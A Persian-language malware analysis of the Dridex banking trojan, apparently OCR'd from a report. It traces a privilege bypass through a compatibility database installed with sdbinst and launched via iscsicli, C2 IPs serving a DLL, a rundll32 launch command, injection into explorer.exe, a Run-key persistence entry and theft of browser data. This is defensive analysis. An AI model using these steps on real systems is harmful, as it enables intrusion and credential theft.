
۱- یک فایل پایگاه داده سازگار برنامه[۲] (sdb.نام تصادفی) ، یک فایل batch (bat.نام تصادفی) و یک کپی از خودش را ایجاد می کند.

۲- دستور sdbinst برای نصب فایل پایگاه داده (xWdZy0.sdb) فراخوانی می شود.

۳- دستور iscsicli (یک ابزارcommand line در ویندوز است) برای خواندن تنظیمات پایگاه داده نصب شده که دستور اجرای فایل xWdZy0.bat می باشد، فراخوانی می شود.
(در نمونه تحلیل شده نام هر دو فایل xWdZy0 بوده است.)

۴- فایل bat. تروجان Dridex را با دسترسی admin اجرا می کند.

[2] application compatibility database



زمانی که بدافزار اجرا می شود یک کپی از خود با نام edg یا edge به همراه یک یک عدد تصادفی در پوشه Application Data مربوط به Administrator ایجاد می کند.

تروجان نسخه کپی خود را در ویندوز7 در مسیر زیر ایجاد می کند:

C:\Users\Administrator\Appdata\local\edge or edg[random.hex].exe

تروجان Dridex بعد از اجرا با اتصال به سرورهای زیر یک فایل DLL که شامل عملکرد اصلی بدافزار است دانلود و در سیستم قرار می دهد.

- 95.163.121.33
- 121.50.43.175
- 92.63.88.83
- 82.151.131.129

این فایل DLL دارای پسوند Tmp می باشد.

Operation	Path
CreateFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
CloseFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
IRP_MJ_CLOSE	C:\Users\Apa\AppData\Local\edg5A9D.tmp
QueryOpen	C:\Users\Apa\AppData\Local\edg5A9D.tmp
CreateFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
QueryBasicInformationFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
CloseFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
IRP_MJ_CLOSE	C:\Users\Apa\AppData\Local\edg5A9D.tmp
CreateFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
QueryAttributeTagFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
SetDispositionInformationFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
CloseFile	C:\Users\Apa\AppData\Local\edg5A9D.tmp
IRP_MJ_CLOSE	C:\Users\Apa\AppData\Local\edg5A9D.tmp

فایل DLL دانلود شده توسط تابع CreateProcessW با پارامتر زیر اجرا می شود:

‘rundll32.exe "<C:\Users\Apa\AppData\Local\edg5A9D.tmp>" NotifierInit’

این فایل دارای یک تابع خروجی به اسم NotifierInit می باشد و دستورات دریافت شده از سرور را انجام می دهد. فایل DLL فایل اجرایی (exe.) تروجان اصلی را حذف می کند و خود را به فرآیند explorer.exe تزریق می کند. سپس Thread تزریق شده خود فایل DLL را نیز حذف می کند.

فعالیتهای زیر توسط Thread تزریق شده به explorer.exe انجام می شود:

- اتصال به سرور و اضافه کردن فایلهایی به سیستم
- دانلود دوباره فایل DLL قبل از خاموش شدن سیستم


قبل از خاموش شدن سیستم بدافزار اجرا می شود و فایل DLL را به سیستم اضافه کرده و کلید رجیستری زیر را ایجاد می کند.

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"wwnotify"="rundll32.exe C:\Users\Apa\AppData\Local\edg5A9D.tmp NotifierInit"

با استفاده از این کلید رجیستری بدافزار می تواند بعد از راه اندازی دوباره سیستم اجرا شود. بعد از راه اندازی دوباره سیستم فایل DLL و کلید رجیستری دوباره حذف می شوند.

گرفتن اطلاعات مرورگر

تروجان Dridex اطلاعات مرورگر را میگیرد. Internet Explorer اطلاعات مرورگر را در فایل Index.dat ذخیره می کند. بدافزار اطلاعات را از فایل های زیر می دزدد.



بدافزار همچنین تلاش می کند به فایل INetCache ویندوز دسترسی پیدا کند. فایل INetCache آدرس سایت هایی که کاربر مشاهده کرده است را ذخیره می کند.

این بدافزاراطلاعات زیر را نیز از سیستم جمع آوری می کند:

MachineGuid, DigitalProductId, SystemBiosDate

بدافزار با کلید رجیستری زیر خود را برای اجرا به صورت اتوماتیک در هنگام راه اندازی ویندوز نصب می‌کند.

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Avg\SystemValues

۱۱ جمع بندی

Dridex با سرقت اطلاعات شخصی کاربران (گواهینامه‌های حساب بانکی آنلاین) از طریق رویه‌های سرقت اطلاعات شخصی و یا مانیتورینگ مرورگر بر کاربران تاثیر می‌گذارد.

این بدافزار می‌تواند به حریم خصوصی تجاوز کند؛ به سبب سرقت گواهینامه‌های ورود نیز می‌تواند به دیگر حساب‌های آنلاین کاربر مانند رسانه‌های اجتماعی هدایت شده و آنها را سرقت کند. تصاویر گرفته شده از صفحه کاربر نیز می‌تواند بصورت غیرعمد اطلاعات شخصی بیشتری از کاربر را فاش کند.

زمانی‌که بدافزار روی یک سیستم آلوده نصب و اجرا می شود، مهاجم می‌تواند اعمال زیر را انجام دهد:

- آپلود فایل‌ها
- دانلود و اجرای ماژول‌ها و فایل های اضافی
- زیر نظر گرفتن ترافیک شبکه
- گرفتن تصاویر از صفحه مرورگر
- اضافه کردن کامپیوتر به‌خطرافتاده به یک بات‌نت
- ورود خود به فرایندهای مرورگر در Internet Explore، Chrome و Firefox برای زیر نظر گرفتن ارتباطات و سرقت اطلاعات.